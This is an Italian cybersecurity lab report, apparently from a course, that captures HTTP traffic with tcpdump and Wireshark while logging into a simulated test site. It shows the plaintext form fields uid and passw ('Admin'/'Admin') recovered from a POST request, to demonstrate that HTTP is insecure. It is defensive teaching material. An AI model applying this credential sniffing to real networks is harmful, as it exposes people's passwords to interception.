
Conferma
Eseguire l'operazione?
Esecuzione dell'operazione "Clear-RecycleBin" sulla destinazione "Tutto il contenuto del Cestino".
[S] Si [T] Si a tutti [N] No [U] No a tutti [O] Sospendi [?] Guida (il valore predefinito è "S"): |
```



# WIRESHARK

### 3. WIRESHARK: CATTURA TRAFFICO HTTP


Per prima cosa, mettiamoci a catturare il traffico di rete sull'interfaccia `enp0s3` (denominazione standard per un'interfaccia di rete basata su linux). In Wireshark questa appare nell'elenco delle interfacce disponibili per la cattura dei pacchetti. Questo significa che può essere selezionata per monitorare il traffico di rete in entrata e in uscita attraverso quell'interfaccia. In questo esempio vogliamo catturare traffico HTTP.



```
Terminal - analyst@secOps:~$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
[sudo] password for analyst:
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
```


# 3. LOGIN HTTP SU SITO SIMULATO

Per la cattura del traffico, entriamo in questo sito simulato fornito in fase di laboratorio e logghiamo con i classici dati di default “Admin” e “Admin”.



## 3. PACCHETTI CATTURATI

Una volta effettuato l'accesso, possiamo soggare e possiamo vedere da Wireshark il numero di pacchetti che sono stati catturati.



A screenshot of a terminal window titled "Terminal - analyst@secOps:~". The window shows the following command and its output:

```
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
[sudo] password for analyst:
tcpdump: illegal token: -
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
^C596 packets captured
596 packets received by filter
0 packets dropped by kernel
[analyst@secOps ~]$
```

# 3. FILTRO HTTP PER PACCHETTI HTTP

Visto che vogliamo cercare solo i pacchetti che riguardano l'accesso al web, inseriremo il filtro http. Questo ci rimanderà a questa pagina dove saranno presenti tutte le azioni compiute all'interno del sito web.

No.	Time	Source	Destination	Protocol	Length	Info
9	0.045527	10.0.2.15	34.107.221.82	HTTP	342	GET /success.txt HTTP/1.1
11	0.063138	34.107.221.82	10.0.2.15	HTTP	270	HTTP/1.1 200 OK (text/plain)
53	1.361423	10.0.2.15	2.16.149.156	OCSP	485	Request
58	1.363692	10.0.2.15	2.16.149.156	OCSP	485	Request
61	1.383297	2.16.149.156	10.0.2.15	OCSP	944	Response
63	1.391059	2.16.149.156	10.0.2.15	OCSP	944	Response
183	3.083624	10.0.2.15	2.16.149.156	OCSP	485	Request
184	3.083798	10.0.2.15	2.16.149.156	OCSP	485	Request
192	3.107357	2.16.149.156	10.0.2.15	OCSP	943	Response
194	3.108047	10.0.2.15	2.16.149.156	OCSP	485	Request
198	3.108486	10.0.2.15	2.16.149.156	OCSP	485	Request
208	3.113064	2.16.149.156	10.0.2.15	OCSP	943	Response
228	3.133393	2.16.149.156	10.0.2.15	OCSP	943	Response
232	3.134409	2.16.149.156	10.0.2.15	OCSP	943	Response
311	5.466622	10.0.2.15	65.61.137.117	HTTP	383	GET /login.jsp HTTP/1.1
319	5.619147	65.61.137.117	10.0.2.15	HTTP	1659	HTTP/1.1 200 OK (text/html)
331	5.715174	10.0.2.15	65.61.137.117	HTTP	409	GET /style.css HTTP/1.1
335	5.872122	65.61.137.117	10.0.2.15	HTTP	1532	HTTP/1.1 200 OK (text/css)
337	5.872443	10.0.2.15	65.61.137.117	HTTP	400	GET /images/logo.gif HTTP/1.1
338	5.872657	10.0.2.15	65.61.137.117	HTTP	406	GET /images/header_pic.jpg HTTP/1.1
344	6.020609	65.61.137.117	10.0.2.15	HTTP	5271	HTTP/1.1 200 OK (GIF89a)
352	6.030821	10.0.2.15	65.61.137.117	HTTP	403	GET /images/pf_lock.gif HTTP/1.1
353	6.031223	10.0.2.15	65.61.137.117	HTTP	404	GET /images/gradient.jpg HTTP/1.1
363	6.185401	65.61.137.117	10.0.2.15	HTTP	354	HTTP/1.1 200 OK (GIF89a)
365	6.186277	65.61.137.117	10.0.2.15	HTTP	1175	HTTP/1.1 200 OK (JPEG JFIF image)
367	6.189982	65.61.137.117	10.0.2.15	HTTP	1974	HTTP/1.1 200 OK (JPEG JFIF image)

```
0000 52 55 0a 00 02 02 08 00 27 fd c9 ad 08 00 45 00 RU.....E.
0010 01 48 8e cc 40 00 40 06 9f 17 0a 00 02 0f 22 6b .H..@. ...."k
0020 dd 52 ea a8 00 50 a0 e0 aa 03 00 5b cc 02 50 18 .R..P....[..P.
0030 72 10 0d 07 00 00 47 45 54 20 2f 73 75 63 63 65 r....GET /succe
0040 73 73 2e 74 78 74 20 48 54 54 50 2f 31 2e 31 0d ss.txt H TTP/1.1.
```

# 3. FILTRO HTTP PER PACCHETTI HTTP


Come possiamo vedere all'interno del verbo POST sono presenti le credenziali con cui ho effettuato l'accesso. Questo perchè HTTP è un protocollo di comunicazione non sicuro, che invia i dati (compresi username, password e altre informazioni sensibili) in formato testo non cifrato pertanto le credenziali saranno visibili da chiunque intercetti il traffico.

No.	Time	Source	Destination	Protocol	Length	Info
232	3.134409	2.16.149.156	10.0.2.15	OCSP	943	Response
311	5.466622	10.0.2.15	65.61.137.117	HTTP	383	GET /login.jsp HTTP/1.1
319	5.619147	65.61.137.117	10.0.2.15	HTTP	1659	HTTP/1.1 200 OK (text/html)
331	5.715174	10.0.2.15	65.61.137.117	HTTP	409	GET /style.css HTTP/1.1
335	5.872122	65.61.137.117	10.0.2.15	HTTP	1532	HTTP/1.1 200 OK (text/css)
337	5.872443	10.0.2.15	65.61.137.117	HTTP	400	GET /images/logo.gif HTTP/1.1
338	5.872657	10.0.2.15	65.61.137.117	HTTP	406	GET /images/header_pic.jpg HTTP/1.1
344	6.020609	65.61.137.117	10.0.2.15	HTTP	5271	HTTP/1.1 200 OK (GIF89a)
352	6.030821	10.0.2.15	65.61.137.117	HTTP	403	GET /images/pf_lock.gif HTTP/1.1
353	6.031223	10.0.2.15	65.61.137.117	HTTP	404	GET /images/gradient.jpg HTTP/1.1
363	6.185401	65.61.137.117	10.0.2.15	HTTP	354	HTTP/1.1 200 OK (GIF89a)
365	6.186277	65.61.137.117	10.0.2.15	HTTP	1175	HTTP/1.1 200 OK (JPEG/JFIF image)
367	6.189982	65.61.137.117	10.0.2.15	HTTP	1974	HTTP/1.1 200 OK (JPEG/JFIF image)
375	6.256178	10.0.2.15	65.61.137.117	HTTP	408	GET /favicon.ico HTTP/1.1
379	6.281661	10.0.2.15	65.61.137.117	HTTP	348	GET /favicon.ico HTTP/1.1
381	6.414629	65.61.137.117	10.0.2.15	HTTP	7168	HTTP/1.1 404 Not Found (text/html)
409	19.976239	10.0.2.15	65.61.137.117	HTTP	589	POST /doLogin HTTP/1.1 (application/x-www-form-urlencoded)

Frame 409: 589 bytes on wire (4712 bits), 589 bytes captured (4712 bits)  
Ethernet II, Src: PcsCompu\_fd:c9:ad (08:00:27:fd:c9:ad), Dst: 52:55:0a:00:02:02 (52:55:0a:00:02:02)  
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 65.61.137.117  
Transmission Control Protocol, Src Port: 46850, Dst Port: 80, Seq: 1062, Ack: 25033, Len: 535  
Hypertext Transfer Protocol  
HTML Form URL Encoded: application/x-www-form-urlencoded  
Form item: "uid" = "Admin"  
Form item: "passw" = "Admin"  
Form item: "btnSubmit" = "Login"

# 3. WIRESHARK: CATTURA PACCHETTI HTTPS

